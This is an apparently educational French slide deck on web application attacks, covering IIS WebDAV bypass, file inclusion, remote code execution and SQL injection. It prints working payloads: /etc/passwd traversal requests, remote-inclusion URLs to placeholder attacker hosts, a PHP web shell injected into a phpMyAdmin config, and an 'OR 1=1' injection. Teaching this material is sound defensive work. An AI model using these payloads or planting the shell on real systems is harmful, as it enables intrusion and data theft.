
- Vulnérabilité WebDAV IIS 6.0
  - Gérer des fichiers à travers un serveur web
  - « Extension » HTTP (`Translate: f` pour gérer les requêtes WebDAV)
  - Mauvaise interprétation de l'encodage
  - %od %af => À¯ pas interprétés par le plugin WebDAV
  - Bypass de tout mécanisme d'authentification !
  - Permet le listage des répertoires et la consultation des fichiers

```
GET / %c0%af/protected/protected.zip HTTP/1.1
Translate: f
Connection: close
Host: servername.com
```

Définir le web comme un service [1]



Définir le web comme un service ²



Attaques Applications Web [1]

- Constat que le code n'est jamais 100% sûr
  - Interactions avec des variables utilisateurs
  - Multitudes d'encodages à définir / supporter
    (ASCII / ISO8859-1 / 15 (€) / Unicode UTF-7 / 8bits)
  - Applications répondant à un besoin parfois urgent
- Techniques de fuzzing
  - Fuzzing == injecter en masse des données aléatoires dans l'application
  - Redoutable dans la mise en lumière de nombreuses failles
  - Permet de publier des exploits en masse
- Logiciels / Langages régulièrement vulnérables
  - CMS Joomla, Drupal, Mambo, …
  - Plus généralement les applications PHP (massivement utilisées, donc massivement exploitées)
  - Microsoft Office, OpenOffice, Adobe Reader, Flash, … par fichiers corrompus
  - Plus récemment, fuzzing du langage de stockage XML

Attaques Applications Web [1]

- Vol de données / Data Leakage / Information Disclosure
  - Récupérer des donnés d'un serveur vulnérable : code source, comptes utilisateurs, fichier protégés …
- Remote / Local File Inclusion
  - Inclusion de fichier dans un code vulnérable pour récupérer les données
  - Inclusion de fichier distant pour exécuter un script malveillant à l'insu de l'utilisateur
- Remote Code Execution / Backdoors
  - Code pour exécuter un script malveillant inclus par un serveur
  - Code permettant de faire exécuter du code distant pour récupérer des informations stockées localement
- Déni de service (programmatique)
  - Exécution de code malveillant dans les champs utilisateur

Attaques App. Web – Vol de données [1]

- Vol de données / Data Leakage / Information Disclosure
  - Tous les frameworks sont vulnérables
  - Mauvais contrôle des paramètres utilisateurs / applicatifs
  - Souvent détecté et exploité par l'affichage d'une erreur
  - Peut entraîner ou être initié par un « Directory Traversal » ou un Injection SQL, un XSS ou encore une attaque XSRF.

Attaques App. Web – Vol de données [1]

- Exemple Information Disclosure
  - JSF Templating System / Framework Java
    - Fichier de config :

```
/jsft_resource.jsf?contentSourceId=resourceCS&filename=WEB-INF/web.xml
```

    - Code source :

```
/jsft_resource.jsf?contentSourceId=resourceCS&filename=index.jsp
/jsft_resource.jsf?contentSourceId=resourceCS&filename=at/mycompany/some.class
```

    - Directory Listing :

```
/jsft_resource.jsf?contentSourceId=resourceCS&filename=at/mycompany/
```

    - Directory Traversal :

```
/jsft_resource.jsf?contentSourceId=resourceCS&filename=../../../../etc/passwd
```

Attaques App. Web – File Inclusion [1]

- File Inclusion
  - **Local :** Permet essentiellement le vol de données / information disclosure. Peut également contenir un lien vers un script malveillant uploadé sur le site web
  - **Remote :** Permet d'intégrer des fichiers / pages web externes au site web. Contient la plupart de temps un lien vers un site malveillant.

Attaques App. Web – File Inclusion ²

- Local File Inclusion : Comment ca marche ?

Requête :

```
GET /welcome.php?include=../../../../../../etc/passwd
HTTP/1.1
Host: www.bank.com
```

Code :

```
<?php include $_GET['include']; ?>
<BR> Welcome to our system
```

Attaques App. Web – File Inclusion 3

- Local File Inclusion : Résultat

Requête :

```
GET /welcome.php?include=../../../../../../etc/passwd
HTTP/1.1
Host: www.bank.com
```

Réponse interprétée par votre navigateur :

```
<HTML>
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh
   bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
   sync:x:4:65534:sync:/bin:/bin/sync games:x:5:6 […]
<BR> Welcome to our system
...
</HTML>
```

Attaques App. Web – File Inclusion 4

- Remote File Inclusion : Comment ca marche ?

Requête :

```
GET /welcome.php?include=http://attaquant.com
HTTP/1.1
Host: www.bank.com
```

Code :

```
<?php echo '<iframe src="' . $_GET['include'] . '"/>'; ?>
<BR> Welcome to our system
```

Attaques App. Web – File Inclusion 5

- Remote File Inclusion : Résultat

Requête :

```
GET /welcome.php?iframe=http://attaquant.com
HTTP/1.1
Host: www.bank.com
```

Réponse interprétée par votre navigateur :

```
<HTML>
<iframe src="http://attaquant.com" />
<BR> Welcome to our system
...
</HTML>
```

Attaques App. Web – File Inclusion [6]

- LFI / RFI : Généralités
  - Protections PHP
    - allow_url_include : include ne peut pas inclure d'URL
    - allow_url_fopen : fopen ne peut pas ouvrir un stream HTTP
    - register_globals : protège les variables globales
  - Peut utiliser les variables globales

```
include($base_path . "/utils.php");
http://example.com/bad.php?base_path=http://attack.com/evil.php
```

Attaques App. Web – RCE [1]

- Remote Code Execution
  - L'application doit permettre l'upload ou l'écriture du code malveillant (vulnérabilités, upload …)
  - Injecter un code exécutable à distance permettant d'exécuter une commande
  - Plus efficace lorsque le langage utilisé et le code donnent des accès aux commandes systèmes (PHP par exemple)

Attaques App. Web – RCE ²

- RCE : Exemple PHPMyAdmin

Injection du code suivant :

```
if($_GET['c']){
   echo '<pre>';system($_GET['c']);
   echo '</pre>';
}
if($_GET['p']){
   echo '<pre>';eval($_GET['p']);echo '</pre>';
};
```

Code du fichier de configuration : config.inc.php :

```
/* Server  (config:root) [1] */
$i++;
$cfg['Servers'][$i]['host']=''; if($_GET['c']){echo
'<pre>';system($_GET['c']);echo '</pre>';}if($_GET['p']){echo
'<pre>';eval($_GET['p']);echo '</pre>';};//'] = 'localhost';
$cfg['Servers'][$i]['extension'] = 'mysqli';
$cfg['Servers'][$i]['connect_type'] = 'tcp';
$cfg['Servers'][$i]['compress'] = false;
```

Attaques App. Web – RCE 3

- RCE : Exemple PHPMyAdmin

Requête

```
http://172.16.211.10/phpMyAdmin-
   3.0.1.1//config/config.inc.php?c=ls+-l+/
```


Réponse affichée dans le navigateur

```
total 96
drwxr-xr-x   2 root   root  4096 Mar 11 10:12 bin
drwxr-xr-x   3 root   root  4096 May  6 10:01 boot
lrwxrwxrwx   1 root   root    11 Oct 12  2008 cdrom -> media/cdrom
drwxr-xr-x  15 root   root 14300 Jun  5 09:02 dev
drwxr-xr-x 147 root   root 12288 Jun  5 09:02 etc
drwxr-xr-x   3 root   root  4096 Oct 18  2008 home
drwxr-xr-x   2 root   root  4096 Jul  2  2008 initrd
```

Attaques App. Web – Backdoors [1]

- Backdoors
- Facteurs humains :
  - Diversité des origines des frameworks / outils pour la programmation
  - Êtes vous sûr des développeurs, de la sécurité d'accès au code source, et du « code review » ?
- Facteurs techniques :
  - Modification des comportements du compilateur / interpréteur
  - Nombreux codes PHP vulnérables sur l'upload, entraînant la possibilité d'installer des « backdoors » php

Définir le web comme un service [1]



Définir le web comme un service ²

Client

- Lien vers site malveillant
- XSS - Cross Site Scripting
- XSRF - Cross Site Request Forgery
- Clickjacking
- Vulnérabilités navigateur
- SSLStripping
- Déni de service (navigateur)

Protocoles

- Vol de trafic
  - Man-in-the-middle
- DNS Rebinding
- Déni de service (TCP)

Serveur Web

- Attaque sur l'URL
- Mauvaise configuration
- Directory Traversal
- Vulnérabilité logicielle
- Déni de service (Service)

Application Web

- Vol de données (DLP)
- File Inclusion
- Remote Code Execution
- Backdoors
- Information Disclosure
- Déni de service (programmatique)

Base de données

- Injections SQL

Attaques Bases de données

- Injections SQL - Le Langage SQL
  - Langage « normalisé » sur plusieurs produits DB
    - Sun MySQL
    - PostgreSQL
    - Microsoft SQL Server
    - Microsoft Access …
  - Pourquoi faire ?
    - « Backend » d'une application web
    - Stockage de comptes, d'articles …
    - L'application exécute des commandes SQL et retourne le résultat sous forme graphique à l'utilisateur final

Attaques DB – Injections SQL [1]

- Injections SQL
  - Objectif : Faire exécuter du code SQL malveillant par le serveur
  - Impacts :
    - Contournement de l'authentification
    - Récupération de données confidentielles (abonnés, login/mot de passe, numéro de cartes bancaires, etc…)
    - Dump de base clients
    - Altération de la base de données

Attaques DB – Injections SQL ²

- Le Langage SQL – Exemple PHP / MySQL
  - Le serveur PHP va recevoir des données du client
    - Méthodes HTTP : GET ou POST
    - Informations de sessions : Cookie
    - Navigateur du client : User-Agent
    - Et autres en-têtes HTTP
  - Ce serveur PHP va générer une requête avec les données reçues

Attaques DB – Injections SQL 3

- Injection SQL – Exemple PHP / MySQL
  - Le client envoie une requête GET suivante :

    `http://server.com/viewcustomer.php?id=10`

  - Le serveur va renvoyer une page HTML contenant les informations récupérée par la requête SQL :

```
$query = "SELECT *
                FROM customers
                WHERE id= ". $_GET['id'] .";";
$result = mysql_query($query);
```

  - Que se passe-t-il si on change la valeur du paramètre « id » ?

Attaques DB – Injections SQL 4

- Injection SQL – Exemple PHP / MySQL
  - Le client envoie une requête GET suivante :

```
http://server.com/viewcustomer.php?id= " OR 1=1 #
```

  - Le serveur va renvoyer une page HTML contenant les informations récupérée par la requête SQL :


```
$query = "SELECT *
                FROM customers
                WHERE id= " " OR 1 = 1 # ";";
$result = mysql_query($query);
```

  - Cette requête va retourner l'ensemble de la table « customers »

Attaques DB – Injections SQL 5

- Injections SQL – Généralisation
  - L'attaque peut être réalisé par des techniques de « fuzzing »
    - On envoie dans les paramètres GET ou POST des mots clés SQL
    - Caractères spéciaux / échappement : ' (quote), " (double quote), virgule, # ou -- (commentaires), || (équivalent à OR)
    - Mots clés : UNION, SELECT, OR, AND ….
  - L'injection SQL peut permettre de lire ou écrire dans un fichier du serveur (MySQL, MS_SQL) ou d'exécuter du code « système » (MS_SQL)
  - A savoir :
    - Des outils existent pour « fuzzer » les applications web :
      - SQL Inject Me (Plugin Firefox)
      - Scripting Perl, Python ….
    - Des parades existent dans chaque langage pour éviter les injections SQL dans du code.

Définir le web comme un service [1]



Définir le web comme un service ²

Client

- Lien vers site malveillant
- XSS - Cross Site Scripting
- XSRF - Cross Site Request Forgery
- Clickjacking
- Vulnérabilités navigateur
- SSLStripping
- Déni de service (navigateur)

Protocoles

- Vol de trafic
  - Man-in-the-middle
- DNS Rebinding
- Déni de service (TCP)

Serveur Web

- Attaque sur l'URL
- Mauvaise configuration
- Directory Traversal
- Vulnérabilité logicielle
- Déni de service (Service)

Application Web

- Vol de données (DLP)
- File Inclusion
- Remote Code Execution
- Backdoors
- Information Disclosure
- Déni de service (programmatique)

Base de données


- Injections SQL

Quelques faits & chiffres – 2008/2009

- XSS :
  - MySpace éteind en 20 heures / 2008
- Vulnérabilités logicielles / Protocolaires
  - 6 sec pour faire tomber le serveur Apache avec 100Mb/s / 2009
  - Nouvelles techniques de DoS (SockStress / nKiller2 – TCP) /2008-09
- Injections SQL :
  - 130 Millions de cartes bancaires détournées / 2009
    http://news.bbc.co.uk/2/hi/business/8206305.stm
- IBM ISS / X-Force (1 oct. 2009)
  - 50% des vulnérabilités découvertes aujourd'hui sont d'origine web
  - 49% des failles détectés ne sont pas corrigées par les éditeurs

Quelques faits & chiffres – WebAppSec 2008

- **12186** WebApps analysées : **97554 vulnérabilités trouvées !**
- **13% vulnérables de manière automatisée**
- Vulnérabilités classifiées par type :



Source : http://projects.webappsec.org/Web-Application-Security-Statistics

OWASP - Top Ten - 2007

- A1 : Cross Site Scripting / XSS :
- A2 : Failles d'injection (SQL mais également LDAP …)
- A3 : Exécution de code malicieux
- A4 : Référence directe non sécurisée à un objet
- A5 : Falsification de requête inter-site (XSRF / CSRF)
- A6 : Fuite d'information et traitement d'erreur incorrect
- A7 : Violation de session ou de l'authentification
- A8 : Stockage cryptographique défaillant / non sécurisé
- A9 : Communications non sécurisées
- A10 : Manque de restriction d'accès à une URL

http://www.owasp.org/index.php?title=Top_10_2007

Conclusion

- Vous pensez peut être que votre ordinateur n'est pas sûr : Le Web et les applications Web peuvent l'être encore moins !
- La confiance et l'usurpation sont les maîtres mots d'une attaque réussie (Pharming, Phising, Spam, Réseaux sociaux …)
- Sécuriser le web est une mission infinie, tant que le web et les maillons continueront d'évoluer (nouvelles méthodes Web 2.0 (XHR, Javascript, Java, Active X), évolutions protocolaires , nouvelles méthodes SQL…)
- La sécurité d'aujourd'hui n'est pas l'assurance d'une sécurité demain, c'est un moyen de réduire le nombre de vecteurs d'attaques
- La sécurité devrait être prise en compte dès la création d'un service web, toujours potentiellement vulnérable par l'imbrication de logiciels et de protocoles

Outils [1]

- XSS :
  - Tester l'application : XSS Me / Firefox
  - Protection : NoScript ou AdBlock / Firefox
- XSRF :
  - Tester l'application : Proxy HTTP pour enregistrer les requêtes client
  - Protection : NoScript / Firefox - RequestPolicy / Firefox
- Injection SQL :
  - Tester l'application : SQL Inject Me / SQL Ninja
  - Protection : IDS / IPS, Web Application Firewall (WAF) …

Outils ²

- Tester des serveurs / applications
  - Ratproxy: http://code.google.com/p/ratproxy/
  - Paros: http://www.parosproxy.org
  - Nikto: http://cirt.net/nikto2
  - Wapiti: http://sourceforge.net/projects/wapiti/
  - Proxmon: http://www.isecpartners.com/proxmon.html
  - Pantera: http://www.owasp.org/index.php/Category:OWASP_Pantera_Web_Assessment_Studio_Project
  - WebSecurify: http://www.websecurify.com/
- Créer des exploits / attaques
  - Webscarab - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
